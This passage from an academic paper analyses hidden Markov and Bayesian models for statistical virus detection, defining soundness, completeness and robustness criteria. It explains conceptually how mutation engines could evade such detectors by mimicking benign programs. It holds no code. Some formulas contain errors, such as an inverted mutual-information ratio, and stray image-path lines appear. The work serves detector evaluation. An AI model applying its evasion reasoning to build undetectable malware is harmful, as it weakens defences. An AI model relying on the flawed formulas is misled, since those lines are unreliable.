3.2 Hidden Markov Model test specification

Définition 3.2 *(Hidden Markov Model [Cin75]). A Hidden Markov model is defined by* $\lambda = (A, B, \mathbf{a}(0))$ *where* $A = (a_{ij})_{0 \leq i \leq N-1,\, 0 \leq j \leq N-1}$ *is the transition matrix of a Markov chain (of order 1) with* $a_{ij} = P(X_{n+1} = x_j \,|X_n = x_i)$ *;* $B = (b_{jk})_{0 \leq j \leq N-1,\, 0 \leq k \leq M-1}$ *is a matrix* $N \times M$ *with* $b_{jk} = b_j(k) = P(Y_n = k \,|X_n = x_j)$ *and* $\mathbf{a}(0)$ *is the initial distribution of* X_0*.*

Consider the hidden chain of length T : $X = (X_0, \ldots, X_{T-1})$ and the corresponding observations $Y = (Y_0, \ldots, Y_{T-1})$. We have :

$$P(X = (x_0, \ldots, x_{T-1})) = a_{x_0}(0) b_{x_0}(0) a_{x_0 x_1} b_{x_1}(1) \ldots a_{x_{T-2} x_{T-1}} b_{x_{T-1}}(T-1)$$

We can identify three fundamental problems that must be resolved so that the hidden Markov Model could have concrete applications. This characterization is due to J. Ferguson, who introduced it during lectures at Bell laboratories. These three problems are the following [Rab89] :

- Problem a) Given such a model $\lambda = (A, B, \mathbf{a}(0))$, and a sequence of observations Y, we can try to determine the likelihood of the observed sequence, given the model.
- Problem b) Given such a model $\lambda = (A, B, \mathbf{a}(0))$, and a sequence of observations Y, we can aim to retrieve the hidden part of the model. It consists therefore in finding a sequence of states X which is optimal for the underlying model.
- Problem c) Given a sequence of observations Y and the dimensions N and M (giving the number of states of the Markov chain X and the size of the observed sequence), we can try to find the model $\lambda = (A, B, \mathbf{a}(0))$ which maximizes the probability of Y. It consists therefore in providing training data to the model, in order to estimate the parameters of the model.

Problem a : Given a model $\lambda = (A, B, \mathbf{a}(0))$, and a sequence of observations Y, we try to find the likelihood of the observed sequence, given the model.

It consists therefore in determining $P(Y \,|\lambda)$. By definition of the matrix B, we have :

$$P(Y \,|X, \lambda) = b_{x_0}(0) b_{x_1}(1) \ldots b_{x_{T-1}}(T-1)$$

and by definition of the initial distribution $\mathbf{a}(0)$ and the transition matrix of the Markov chain, we have :

$$P(X \,|\lambda) = a_{x_0}(0) a_{x_0 x_1} \ldots a_{x_{T-2} x_{T-1}}$$

Since

$$P(Y, X \,|\lambda) = \frac{P(Y \cap X \cap \lambda)}{P(\lambda)}$$

and

$$P(Y \,|X, \lambda) = \frac{P(Y \cap X \cap \lambda)}{P(X \cap \lambda)}$$

and

$$P(X \,|\lambda) = \frac{P(X \cap \lambda)}{P(\lambda)}$$

we have

$$P(Y, X\,|\lambda) = \frac{P(Y \cap X \cap \lambda)}{P(X \cap \lambda)} \frac{P(X \cap \lambda)}{P(\lambda)} = P(Y\,|X, \lambda) P(X\,|\lambda).$$

By calculating the sum over the set of possible states sequences, we obtain :

$$\begin{aligned} P(Y\,|\lambda) &= \sum_X P(Y, X\,|\lambda) \\ &= \sum_X P(Y\,|X, \lambda) P(X\,|\lambda) \\ &= \sum_X a_{x_0}(0) b_{x_0}(0) a_{x_0 x_1} b_{x_1}(1) \ldots a_{x_{T-2} x_{T-1}} b_{x_{T-1}}(T-1) \end{aligned}$$

However, the direct calculation of $P(Y\,|\lambda)$ is very costly, as it requires about $2TN^T$ multiplications. The algorithm 1 can perform the same calculation with N^2T multiplications. It is based on the following observation :

$$P(Y\,|\lambda) = \sum_{i=0}^{N-1} P(Y_0, \ldots, Y_{T-1}, X_{T-1} = x_i\,|\lambda).$$

Define $\alpha_t(i) = P(Y_0, \ldots, Y_{T-1}, X_t = x_i\,|\lambda)$, i.e., the probability of the partial observation until time t, where the underlying Markov chain is in the state x_i. The calculation of $\alpha_t(i)$ can be done recursively.

For i **from** 0 **to** $N-1$ **do**
  $\alpha_0(i) = a_i(0) b_i(0)$
end For
For t **from** 1 **to** $T-1$ **do**
  For i **from** 0 **to** $N-1$ **do**
    $\alpha_t(i) = \left[\sum_{j=0}^{N-1} \alpha_{t-1}(j) a_{ji} \right] b_i(t)$
  end For
end For
return $P(Y\,|\lambda) = \sum_{i=0}^{N-1} \alpha_{T-1}(i)$

Algorithm 1: Forward [Rab89]

Problem b : Given a Hidden Markov Model $\lambda = (A, B, \mathbf{a}(0))$, and a sequence of observations Y, we try to find the hidden part of the model. It consists therefore in finding a sequence of states X which is optimal for the underlying model.

For $0 \leq t \leq T-2$, $0 \leq i \leq N-1$, we define

$$\gamma_t(i) = P(X_t = x_i\,|Y, \lambda).$$

The optimal state is given by

$$x_t = \underset{i=0,\ldots,N-1}{\operatorname{argmax}} \{\gamma_t(i)\}.$$

Define the probability $\beta_t(i)$ of the partial observation from the time t, where the underlying Markov chain is in the state x_i :

$$\beta_t(i) = P(Y_{t+1}, \ldots, Y_{T-1}\,|X_t = x_i, \lambda),\ 0 \leq t \leq T-1,\ 0 \leq i \leq N-1.$$

$\alpha_t(i)$ gives the probability of the partial observation until time t. Now,

$$P(Y_0, \ldots, Y_t, X_t = x_i\,|\lambda) P(Y_{t+1}, \ldots, Y_{T-1}\,|X_t = x_i, \lambda) = P(X_t = x_i\,|Y, \lambda) P(Y\,|\lambda),$$

thus

$$\gamma_t(i) = \frac{\alpha_t(i)\beta_t(i)}{P(Y\,|\lambda)}.$$

Using the algorithm 2 we can efficiently calculate $\beta_t(i)$ and with the algorithm 1 we can efficiently calculate $\alpha_t(i)$ and $P(Y\,|\lambda) = \sum_{i=0}^{N-1} \alpha_{T-1}(i)$.

For i **from** 0 **to** $N-1$ **do**
  $\beta_{T-1}(i) = 1$
end For
For t **from** $T-2$ **to** 0 **do**
  For i **from** 0 **to** $N-1$ **do**
    $\beta_t(i) = \sum_{j=0}^{N-1} a_{ij} b_j(t+1)\beta_{t+1}(j)$
  end For
end For

Algorithm 2: Backward [Rab89]

Problem c : Given a sequence of observations Y and the dimensions N and M (giving the number of states of the Markov chain X and the size of the observed sequence), we try to find the model $\lambda = (A, B, \mathbf{a}(0))$ that maximizes the probability of Y. It consists therefore in providing training data to the model, in order to estimate the parameters of the model.

Define the probability $\gamma_t(i,j)$ to be in the state x_i at time t and to make a transition towards the state x_j at time $t+1$:

$$\gamma_t(i,j) = P(X_t = x_i, X_{t+1} = x_j\,|Y, \lambda)$$

It is easily proved that :

$$\gamma_t(i,j) = \frac{\alpha_t(i) a_{ij} b_j(t+1)\beta_{t+1}(j)}{P(Y\,|\lambda)}.$$

We have :

$$P(X_t = x_i\,|Y, \lambda) = \sum_{j=0}^{N-1} P(X_t = x_i, X_{t+1} = x_j\,|Y, \lambda)$$

i.e.,

$$\gamma_t(i) = \sum_{j=0}^{N-1} \gamma_t(i,j)$$

Using the algorithm 3, we can re-estimate the model $\lambda = (A, B, \mathbf{a}(0))$ iteratively in order to maximize the probability of Y.

Input : $\lambda = (A, B, \mathbf{a}(0))$
For i **from** 0 **to** $N-1$ **do**
  $a_i(0) = \gamma_0(i)$
end For
For i **from** 0 **to** $N-1$ **do**
  For j **from** 0 **to** $N-1$ **do**
    $a_{ij} = \sum_{t=0}^{T-2} \gamma_t(i,j) / \sum_{t=0}^{T-2} \gamma_t(i)$
  end For
end For
For j **from** 0 **to** $N-1$ **do**
  For k **from** 0 **to** $M-1$ **do**
    $b_j(k) = \sum_{0 \leq t \leq T-2 \,|\, X_t = k} \gamma_t(j) / \sum_{t=0}^{T-2} \gamma_t(j)$
  end For
end For
return $\lambda = (A, B, \mathbf{a}(0))$

Algorithm 3: Baum-Welch : re-estimation of the model $\lambda = (A, B, \mathbf{a}(0))$ [Rab89]

The process of iterative re-adjustment of the model $\lambda = (A, B, \mathbf{a}(0))$ is the following :

1. Initialize the model $\lambda = (A, B, \mathbf{a}(0))$ randomly, by taking $a_i(0) \simeq 1/N$, $a_{ij} \simeq 1/N$ and $b_j(k) \simeq 1/M$.
2. Calculate $\alpha_t(i)$ (by using the algorithm 1), $\beta_t(i)$ (by using the algorithm 2), $\gamma_t(i,j)$ and $\gamma_t(i)$.
3. Re-estimate the model $\lambda = (A, B, \mathbf{a}(0))$.
4. If $P(Y\,|\lambda)$ increases sufficiently (namely increases of $\delta \geq \Delta$, where Δ is a predetermined threshold) or if the number of iterations exceeds a certain threshold, repeat step 2.

Thus we see that it is possible to form a Markov Model $\lambda = (A, B, \mathbf{a}(0))$ on training data (made up with the instructions spectra from a family of viral programs) in order to estimate the parameters of the model, by using the algorithm 3 of Baum-Welsh [Rab89].
Then, given such a model, and a sequence of instructions extracted from a file F, we can calculate the likelihood of the observed sequence, given the model, by using the Forward algorithm 1.
In [Rab89], an HMM is compared with a set of urns each containing a certain number of colored balls. Sampling of such a model is then made by choosing at each step a new urn, this choice depending only on the urn previously chosen, then by choosing in replacement a ball in this urn. The sequence of urn choices is not public (this sequence is hidden). However, the balls choices are known (they are observed).
In the context of viral detection, we observe a sequence of bytes or assembly instructions, and we are interesting not only in how an HMM produces these two sequences, but also in the distribution of the sequences produced by an HMM and in the way to compare them. During the training phase of the model, the idea is to use a set of viral programs generated from a same mutation engine : typically, a set of variants produced by a polymorphic virus or a set of viral programs produced from a virus generator kit (or a polymorphic shellcode generator).

4 Criteria

Now that we have recalled some of the currently mostly used Bayesian network based virus detection models, let us give a characterization of these models through common criteria.

In this section, we present a review of theoretical criteria for judging the appropriateness of the design of a detection engine. Unfortunately it appears difficult to identify design criteria powerful enough to compare between them algorithms that are fundamentally different in their approaches, as is the case for example of spectral analysis and syntactic or semantics analysis. However, among a set of methods stemming from the same approach, we think

it is possible to compare between them two detection algorithms, on the basis of the criteria of soundness and completeness in particular.

The methods of programs analysis can be classified according to the set of properties that they can establish with some confidence. We can characterize them by using two fundamental properties : the soundness and completeness. The concepts of soundness and completeness have a specific meaning in mathematical logic : a proof system is said to be sound if it proves only true sentences ; it is called complete if it proves all true sentences. These converse concepts have also a sense in the context of viral detection.

4.1 Soundness and Completeness

Let us introduce the following definitions [Jos09] :
A detection scheme is sound for a viral set if it is sufficiently precise to avoid the risk that a benign program (or from another viral strain) is wrongly considered as belonging to this set. The detection function does only recognize viruses belonging to this set.
A detection scheme is complete for a viral set when it recognizes all the possible variants of viruses belonging to this set. The residual risk in this case is that a benign program (or from another strain) also belong to this set.

These concepts are translated into criteria and requirements on the information extraction and detection functions, and serve as basis, in terms of terminology, to formalize in a unified manner the axes of effort in the antiviral fight.

In the probabilistic theoretical framework, we can give the following criteria :

- a detection scheme $(\lambda_{\mathcal{V}}, f_{\mathcal{V}})$ is said to be sound with regards to a viral set $\mathcal{V}$ when α, the false alarm risk, is near zero ;
- a detection scheme $(\lambda_{\mathcal{V}}, f_{\mathcal{V}})$ is said to be complete with regards to a viral set $\mathcal{V}$ when β, the non detection risk, is near zero.

4.2 Robustness

We can define the robustness as the difficulty of a detection scheme evasion. As it is often the case, we cannot always prove formally the unconditional security of a detection scheme. The evaluator has then to try to evade the detection scheme, through an evaluation of the intrinsic limits of the model ; or by exhibiting some theoretical weakness (lack of resistance) with regards to some obfuscation transformation for example.

A formalization of stealth techniques in view of information theory is described in the paper [Fil07a]. In this previous work, stealth techniques are compared to steganographic techniques. The security of a stealth technique against a passive attack (assuming that the probe used to capture information does not interact with the system) to detect the presence of such a technique on a system is here defined by using the Kullback-Leibler distance between two distributions :

- the distribution $DSys$ of the objects of the system that may be used as support by a rootkit ;
- the distribution $DStealth$ of those same objects, when they are actually used by a rootkit.

The security of a stealth system (the counterpart of a steganographic system in our context) is defined as follows :

Définition 4.1 (Stealth system security [Fil07a]) *A stealth system is said to be ε-secure against passive attacks if and only if :*

$$d_{KL}(p_{DSys}||p_{DStealth}) = \sum_{y} p_{DSys}(y) \log \frac{p_{DSys}(y)}{p_{DStealth}(y)} \leq \varepsilon.$$

When $\varepsilon = 0$, the system is said to be perfectly secure.

Note that the analysis by Bayesian approach or Markovian model that we present mainly here in the context of spectral analysis, also applies to stealth viruses analysis. The detection procedure based on such models is this time more comparable to the behavioral analysis, as defined in the field of intrusion detection. The training data come

from a reference system, supposedly uncorrupted. The detection procedure consists in periodically calculating the likelihood of the observed sequence, given the model. If it is below a certain value, the system is regarded as being corrupted by a rootkit.

In the same way that we have defined the security of a stealth system, we can define in a dual way the precision of a detection function based on a Bayesian network, in the context of spectral analysis :

Définition 4.2 (Precision of a model [Bil06]) *Let $p_Y = p(Y_0, \ldots, Y_{T-1})$ and $p_Y^\lambda = p(Y_0, \ldots, Y_{T-1})$ be the real distribution and the distribution under a model λ of the observed variables Y. The precision of a model λ is proportionally greater as the Kullback-Leibler distance d_{KL} between the distributions p_Y and p_Y^λ approaches zero :*

$$d_{KL}(p_Y || p_Y^\lambda) = \sum_y p_Y(y) \log \frac{p_Y(y)}{p_Y^\lambda(y)}.$$

In the general case, we consider models λ with a KL distance different from zero (KL-distance error) :

$$d_{KL}(p_Y || p_Y^\lambda) = \varepsilon > 0$$

The accuracy of a model λ reflects the relative entropy between the actual distribution of a viral family and the detection model built from the training data.

4.3 Complexity

At last, one of the crucial points in a detection model evaluation is its complexity in space and time. All the provided models haven't got the same processor and memory consumption efficiency. Moreover, it is sometimes difficult to evaluate theoretically the complexity of an algorithmic implementation of a given model. The training and scoring stages may be quite asymmetric. Furthermore, the implementation of the information extraction function may have great incidence on the whole detector efficiency.

We have seen in section 3 that the naive Bayes' computing complexity is optimal with respect to the other classification methods, and that the HMM detection stage's computing complexity is linear with respect to its input size, but quadratic with respect to the number of hidden states. Both approaches may be efficient if the information extraction process (for example, the disassembly stage, static or dynamic) is fast enough.

5 Limits and Compromise

We have introduced in the previous sections Bayesian network based detection models and proposed a characterization of these models through precise criteria, for judging the appropriateness of such a detection engine design; the purpose of this section is to discuss the limits of these models and the required compromises that they induce.

5.1 Intrinsic Limits

There are several ways to qualify a detection model in terms of limits. We define an intrinsic limit of a detection model as anything relative to the model that can be exploited by an attacker to evade the corresponding detection function (assuming that the attacker knows the model). As we shall see, such a definition covers several aspects, ranging from the scope of the detection model, the choice of the model itself, to its adjustment and settings.

5.1.1 Scope of the model

As we have already mentioned, the scope of a detection model, i.e. the set of functional components which are covered by the model, is a first characterization of the limits of the model. Such a limitation is often due to the problem of the information extraction process modeling. When this function is not supposed to be provided by specialized oracle, by this way placed outside the scope of the model, it is more simply ignored. In the latter case, this point is supposed to be clarified by the design or implementation choices of the detection engine. Currently, no model takes into account the dynamic information extraction process occurring for example during the emulation

of viral code. The execution through a complete software interpreter machine is nevertheless an opportune way to get accurate information from a program. If you want to include this function into the scope of the model, you have to model the information extraction process through dynamic models. Currently, most of the models used in viral detection apply only in a static analysis context and reduce the scope to scoring function only.

5.1.2 Model choice, adjustment, setting

Next come the weaknesses induced in a detection model by the choice of the model itself, or by its adjustment and settings. With the question of the choice of a model comes the question of its theoretical limits. A theoretical analysis of a detection model must be sufficient to exhibit its limits. But when it comes to its adjustment and settings, we have to take caution to the method used to train the model or populate its knowledge database. Both analyses are useful to evaluate the detection engine.

As an example, choosing a good dictionary is essential in any classification problem. In the case of spectral analysis, an adapted instruction set has to be built. Indeed, depending on the number of instructions that compose it, the results can vary quite significantly for a same classification method and different performances can be observed between different methods. The reduction in size of the dictionary also has an impact on the performances. The Information theory provides tools that are usually used to reduce the size of a dictionary by keeping only the words with sufficient discriminating power. Using the Information theory, through the concepts of entropy and mutual information, we can describe a classification model, in terms of accuracy. Entropy and conditional entropy of a random variable X are defined as follows :

Définition 5.1 (Entropy [SW49]) *Entropy $H(X)$ is a measure of the uncertainty on the random variable X :*

$$H(X) = -\sum_x P_X(x) \log P_X(x).$$

The conditional entropy $H(X|Y)$ represents the uncertainty on the variable X after observation of the random variable Y :

$$H(X|Y) = E_{P_Y}\left[-E_{P_{X|Y}}[\log P_{X|Y}]\right].$$

The mutual information of two random variables X and Y is defined as follows :

Définition 5.2 (Mutual Information [SW49]) *The mutual Information $I(X,Y)$ represents the reduction of uncertainty about the random variable X after observation of the random variable X :*

$$\begin{aligned} I(X,Y) &= E_{P_{X,Y}}\left[\log \frac{P_{X,Y}}{P_X P_Y}\right] \\ &= \sum_{x,y} P_{X,Y}(x,y) \log \frac{P_{X,Y}(x,y)}{P_X(x)P_Y(y)} \\ &= H(X) - H(X|Y). \end{aligned}$$

Mutual Information can be viewed as a transmission rate through a noisy channel :

$$X \longrightarrow \boxed{\text{Channel}} \longrightarrow Y$$

Mutual information $I(X,Y)$ is also the KL distance [CT91] between the joint distribution, $P_{X,Y}$, and the independent product of the distributions, $p_X p_Y$. Therefore, another way to see the mutual Information is that it is the distance between the correlated and non-correlated distributions of X and Y :

$$I(X,Y) = d_{KL}(p_{X,Y}||p_X p_Y) = \sum_{x,y} p_X(x) p_Y(y) \log \frac{p_X(x)p_Y(y)}{p_{X,Y}(x,y)}.$$

Because the KL distance equals zero if and only if $p_{X,Y} = p_X p_Y$, it follows that the mutual information captures all the dependencies between random variables, not only for example a second order dependency, such as the one captured by the covariance.

Using mutual Information, we can select the instructions that carry a discriminatory power by choosing the most

characteristic words of a program category. For each instruction, we look if it is correlated with the classes. If so, this means that it carries semantic/meaningful information and therefore that we have to keep it.

Let us consider a Bayesian model. Using the following calculation, we can check, for each instruction $W = w_i$, whether the entropy of the distribution of classes decreases well enough when we know that the instruction w_i is present :

$$\begin{aligned} I(X, W_i) &= H(X) - H(X|W_i) \\ &= -\sum_{j=1}^{|\mathcal{C}|} p(X = c_j) \log p(X = c_j) + \sum_{B_i \in \{0,1\}} p(B_i) \sum_{j=1}^{|\mathcal{C}|} p(X = c_j|B_i) \log p(X = c_j|B_i) \\ &= \sum_{B_i \in \{0,1\}} \sum_{j=1}^{|\mathcal{C}|} p(X = c_j, B_i) \log \frac{p(X=c_j, B_i)}{p(X=c_j)p(B_i)} \end{aligned}$$


Such a method can be used to refine a model and has obviously an impact on its results. Let us give another example of setting that may have a great impact on an HMM-based model : the number of hidden states.

5.1.3 Model intrinsic limits example : number of hidden states


We have seen that one of the important properties of a Hidden Markov Model is its accuracy. We will see in this section that one of the factors affecting its precision is a too small number of hidden states. This goal corresponds to solving the optimization problem (problem b) that we have already identified.

Using the hidden part of a model, we can compare two models to each other, based on specific criteria. Note that in the case of signatures seeking, it is also possible to extract qualitative information on the accuracy of a signature, through a black box analysis of the detection engine. This approach is described in [Fil06] and also responds to that will to characterize a detection scheme on the basis of precise criteria.

We have already mentioned the importance of the number of hidden states to ensure the accuracy of an HMM model. To understand this criterion, it is useful to adopt an informational vision of an HMM model, through the concept of noisy channel : let Y_t be the observation at time t (an assembler instruction in the case of spectral analysis) and $Y_{\neg t}$ the observations collection at the other times except the time t. The dependence of Y_t in relation to $Y_{\neg t}$ can be seen as passing through a noisy channel. The information transmission rate in this channel is given by the mutual information $I(Y_{\neg t}, Y_t)$ between these two sets of variables. By definition of the HMM model, any observation Y_t is independent of $\{X_{\neg t}, Y_{\neg t}\}$, conditionally to the hidden state X_t. Therefore, a hidden state X_t separates Y_t from its context $Y_{\neg t}$:



In a way, an HMM compresses information regarding Y_t stored in $Y_{\neg t}$ into the discrete variable X_t. For the HMM model to be accurate, the noisy channel that is represented above must have the same information transmission rate as the following noisy channel :



Assuming the (perfect) accuracy of the HMM model, we have :

$$d_{KL}(p_Y || p_Y^{HMM}) = \sum_y p_Y(y) \log \frac{p_Y(y)}{p_Y^{HMM}(y)} = 0.$$

If this condition is true, the mutual information between two given subsets S_1 and S_2 of variables of each distribution is equal to :

$$I(Y_{S_1}, Y_{S_1}) = I^{HMM}(Y_{S_1}, Y_{S_1}).$$

In particular, we have :

$$I(Y_{\neg t}, Y_t) = I^{HMM}(Y_{\neg t}, Y_t).$$

So we have :

$$\begin{aligned} I^{HMM}(Y_t,(X_t,Y_{\neg t})) &= I^{HMM}(Y_t,Y_{\neg t}) + I^{HMM}(Y_t,X_t|Y_{\neg t}) \\ &= I(Y_t,Y_{\neg t}) + I^{HMM}(Y_t,X_t|Y_{\neg t}) \end{aligned}$$

The quantity $I^{HMM}(Y_t,(X_t,Y_{\neg t}))$ can also be written as follows :

$$\begin{aligned} I^{HMM}(Y_t,(X_t,Y_{\neg t})) &= I^{HMM}(Y_t,X_t) + I^{HMM}(Y_t,Y_{\neg t}|X_t) \\ &= I^{HMM}(Y_t,X_t) \text{ (because it is an HMM)} \end{aligned}$$

Hence :

$$\begin{aligned} I^{HMM}(Y_t,X_t) &= I(Y_t,Y_{\neg t}) + I^{HMM}(Y_t,X_t|Y_{\neg t}) \\ &\geq I(Y_t,Y_{\neg t}) \end{aligned}$$

Consider now the entropy of the hidden state X_t. We thus have :

$$\log|X| \geq H^{HMM}(X_t) \geq H^{HMM}(X_t) - H^{HMM}(Y_t|X_t) = I^{HMM}(Y_t,X_t) \geq I(Y_t,Y_{\neg t}).$$

We deduce the following theorem :

Théorème 5.1 (Necessary condition for the precision of an HMM [Bil06]) *The following conditions are necessary for the precision of an HMM :*

- *the transmission rate $I_{HMM}(Y_{\neg t},X_t)$ between $Y_{\neg t}$ and X_t must be greater than $I(Y_t,Y_{\neg t})$;*
- *the transmission rate $I_{HMM}(X_t,Y_t)$ between X_t and Y_t must be greater than $I(Y_t,Y_{\neg t})$;*
- *the variable X_t must have enough storage capacity to encode the information circulating through the two noisy channels. More precisely, the number of hidden states $N = |X|$ must satisfy the following condition :*

$$N \geq 2^{I(Y_t,Y_{\neg t})}.$$

The first two conditions are intuitively quite natural : if one of these conditions is not met, one of the two channels (channel I or II) will become a bottleneck. Each of the two channels must have sufficient capacity. The imprecision of an HMM may result from the use of an improper family of observations distributions, which corresponds to the use of a channel with insufficient capacity.

The latter condition is probably the most important because in all cases, a channel bottleneck may come from the fixed number of hidden states. In the context of spectral analysis, if the assembler instructions generated by a mutation engine have significant mutual information, the approximation by an HMM model may fail because of the too high number of hidden states required. Let us recall that the mutual information $I(Y_1,Y_2)$ between two random variables Y_1 and Y_2 is also the KL distance between the joint distribution p_{Y_1,Y_2} and the independent product of distributions $p_{Y_1}p_{Y_1}$. This necessary condition for the accuracy of the model, and therefore its security against a simulation attack, requires a feeble level of dependence between the assembler instructions produced by the mutation engine that we try to model by HMM.

In other words, a mutation engine able to induce a high level of dependence between the assembler instructions might be able to evade any HMM model having too small a number of hidden states.

5.2 Model Simulability

We have introduced in our previous works [FJ07] the concept of statistical testing simulability, which may be defined as a way for an attacker to evade detection by using to his advantage the intrinsic flaws of a detection model or of its parameters.

5.2.1 Simulability of a Bayesian network

We can define the simulability of a detection function based on Bayesian models as follow :

Définition 5.3 (Simulability of spectral analysis based on Bayesian models) *To simulate spectral analysis based on a Bayesian models $(\lambda_i)_{1\leq i\leq n}$, the mutation engine must randomly modify the instructions Y so that*

the Kullback-Leibler distance d_{KL} between the distributions p_Y and $p_Y^{\lambda_i}$ is greater than ε, for each of the models λ_i used by the detection function. We thus must have :

$$\min_{i=1,\ldots,n} d_{KL}(p_Y || p_Y^{\lambda_i}) \geq \varepsilon.$$

In other words, the distribution of the viral program must remain at a respectful distance from the distributions recognized by the detector. The safest way to do this is to come close to the distribution of the benign programs of the system. Such an approach has two advantages :

- a detection function by spectral analysis taking into account such a viral family takes the risk of significantly increasing the risk of false positives. Indeed, the likelihood of an observed sequence Y given the corresponding model will be too high, and will exceed the value of the detection threshold T, once the program Y is a benign program used by the virus as "reference". The detection scheme might become unsound.
  Observe that such a viral program corresponds to a stealth system at least T-secure against the detection function, even if here an alert is triggered (false alarm).
- a detection function by spectral analysis that does not take into account the viral families of which statistical distribution comes too close to the one corresponding to the benign programs of the system takes the risk of increasing the false negative rate. The detection scheme might become uncomplete.

We thus see another limitation of detection by spectral analysis : viruses hosted by benign programs are intrinsically difficult to detect. Metamorphic viruses using code integration techniques [2] may be even more (because of an increase in the required number of hidden states, in the case of an HMM).

Let us now consider the characteristics of the observed sequence that can make it difficult to construct an accurate HMM model. The first characteristic concerns obviously the distribution of the observed sequence. If it is chosen improperly, the detection function will remain ineffective. This criterion is related to the extraction of the information used to train a model : those sources of information must be reliable. In the case of spectral analysis, if the observed sequences correspond to the assembly code of the viruses of a family, disassembly must be correct. The same constraint applies during the detection stage using this model. This criterion, when applied to the detection of stealth viruses, is even more important since the probe dedicated to the recovery of the observed sequences should not interact with them. If so, the model must be adjusted accordingly.

5.3 Compromise

We have already mentioned that it appears difficult to identify design criteria powerful enough to compare algorithms based on fundamentally different approaches, as is the case for spectral analysis and syntactic or semantics analysis.

Each model has its strong points and weaknesses. Some of them are compositional. This is apparent in the case of statistical detection models : let us assume that the detector performs several statistical tests, applied sequentially, each of them applying to the results of the previous one. If we assume that the testings are independent one from the other, with respective non detection probabilities β_i and false positive probabilities α_i, $i = 1, \ldots, n$, then the residual non detection and false positive probabilities, β and α, are given by [FJ07] :

$$\alpha = \prod_{i=1}^{n} \alpha_i \text{ and } \beta = \prod_{i=1}^{n} \beta_i.$$

Under such conditions, soundness and completeness appear to be compositional. Indeed, the detection scheme resulting from the composition of several sound (resp. complete) detection schemes is a sound (resp. complete) detection scheme. However, if these hypotheses are not met, empirical experiments remain the method to choose and adapt a detection model.

One of the limitations of a Bayesian network based model is that it requires a sufficient amount of training data.

2. The virus blends in the instructions flow of its host, by using a disassembler and a compiler engine so it can rebuild the host binary. Such a technique is notably used by the mutation engine of the virus Zmist, called Mistfall [Z0m00].

When using a virus generator kit or a polymorphic shellcode generator, this constraint does not seem to be a problem insofar as we have the mutation engine. It is more troublesome, however, in the case of viruses with too few variants or are difficult to capture. This is particularly the case for viruses using entropy sources on their system or network environment to mutate. This approach appears therefore, as such, complementary to the traditional approach by signature.

6 Conclusion

Based on the concept of statistical testing simulability, it is possible to characterize a detection scheme by a measure of the difficulty to bypass it. We have illustrated this position by a study of detection algorithms which are based on the instructions spectrum analysis. We have considered in the first place, in our previous work [FJ07], elementary detection models and proved the simulability of the corresponding statistical tests. We have next taken here an interest in the bypass possibilities of more sophisticated detection schemes, namely the Bayesian networks. We have studied in detail the application of two of these models to spectral analysis : the naive Bayes model and the hidden Markov model.

The main interest of these models lies in the fact that we can define such a model for any viral family. All these models are derived from a unique initial model with an adapted parameterization.
It is thus possible to characterize by such a model the set of viral codes which are generated by a virus generator kit or coming from a same mutation engine. We have defined the accuracy/precision of these models, based on measures coming from information theory and studied the simulability of these models. It is therefore possible in this theoretical framework to formalize the notions of completeness and soundness that are associated with a detection function, as regards a class of obfuscation transformations (the set of obfuscation transformations implemented by a virus generator kit or a viral mutation engine).

Let us recall here that the interest of this work is not to identify the most adapted techniques to build undetectable viruses, but to have at our disposal a more powerful framework to assess and test anti-virus software.
This modeling effort has as a goal the definition of accurate criteria making it possible to measure the difficulty in evading a detection function basing its verdict on statistical data. The study of the design of these algorithms provides a way to qualify them in terms of robustness/strength with regards to (against) obfuscation transformations. We expect this formal framework to complete usefully the other frameworks which are already used with this goal (complexity theory and formal grammars, abstract interpretation theory).

Open problems

Scope : we have already noticed that a detection engine efficiency strongly relies on the accuracy of its information extraction process. This process can be static, that is to say, conducted without running the viral program, or dynamic. Here, if you want to include this function into the scope of the model, you trigger the occurrence of a big problem : the problem of the information extraction process modeling through static versus dynamic models. Currently, most of the models apply only in a static analysis context.

Model choice : in the spectral analysis context, each model λ is designed to store information to summarize or compress the characteristic of a mutation engine. It is expected that during the training phase of a model, the parasitical information, eg resulting from the application of obfuscation transformations are not taken into account in the characterization of a viral family or that they are taken into account in a manner that does not interfere with detection.
Concerning the HMM model, some of the information stored in an HMM relates to the hidden Markov chain, which we hope will contain, after the training phase, a synthetic information on the virus mutation engine so we can recognize all programs resulting therefrom. One of the interests of this type of model, as compared with the more simple naive Bayes model, is that it makes it intrinsically possible, and computationally in an efficient way, to recover the states sequence X and information on the model structure, from the given model λ and the observed sequence Y. Therefore, It seems to be possible to characterize a model on the basis of structural and qualitative information. However, no research has been done to understand what is embedded in the hidden states, after the training stage. Such work has been done in other research areas (speech recognition, genetics), but not in the virus

spectral analysis context. It might be interesting to understand what is captured by the model.

Model setting : we have also observed in section 5 that the imprecision of an HMM may result from a channel bottleneck coming from the fixed number of hidden states. In the context of spectral analysis, if the assembler instructions generated by a mutation engine have significant mutual information, the approximation by an HMM model may fail because of the too high number of hidden states required. Actually, a necessary condition for the accuracy of the model, and therefore its security against a simulation attack, requires a feeble level of dependence between the assembler instructions produced by the mutation engine that we try to model by HMM. In other words, a mutation engine able to induce a high level of dependence between the assembler instructions might be able to evade any HMM model having a too small number of hidden states.

Clearly, more experiments are required to give an answer to these specific questions. However, such a knowledge is essential to better define the security of a model, against simulability attacks.

Future works

Bayesian methods and HMM are already used in a large variety of applications, including text, voice and speech recognition, genetics, cryptanalysis, SPAM filtering, and viral detection.
As regards with the latter application, additional works are with no doubt required to refine existing models or to find more adapted models in the range/extent of graphic models or Bayesian networks.

More work has to be done to specify the security of a detection model, increase the scope of the models to exploit the advantage of the current implementations (emulation engine notably).

Those classification methods are promising, and their utility in the detection by spectral analysis of viral families which are generated by a generation kit or a viral mutation engine, is undeniable. Indeed, the VGKs provide generally a sufficient amount of data to train the models. The simulability of statistical tests turns out to be a very useful concept to guide the rigidity analysis of these detection schemes.

Références

[AMS09] S. Attaluri, S. McGhee, and M. Stamp. Profile Hidden Markov Models and Metamorphic Virus Detection. In *Journal in Computer Virology*, volume 5, pages 151–169. Springer, 2009.

[Bil06] J.A. Bilmes. What HMMs Can Do. In *Proceedings of IEICE Transactions on Information and Systems*, pages 869–891. IEICE, 2006.

[Cin75] E. Cinlar. Introduction to Stochastic Processes. *Englewood Cliffs*, 1975.

[CT91] T.M. Cover and J.A. Thomas. *Elements of information theory*. John Wiley & Sons, New York, 1991.

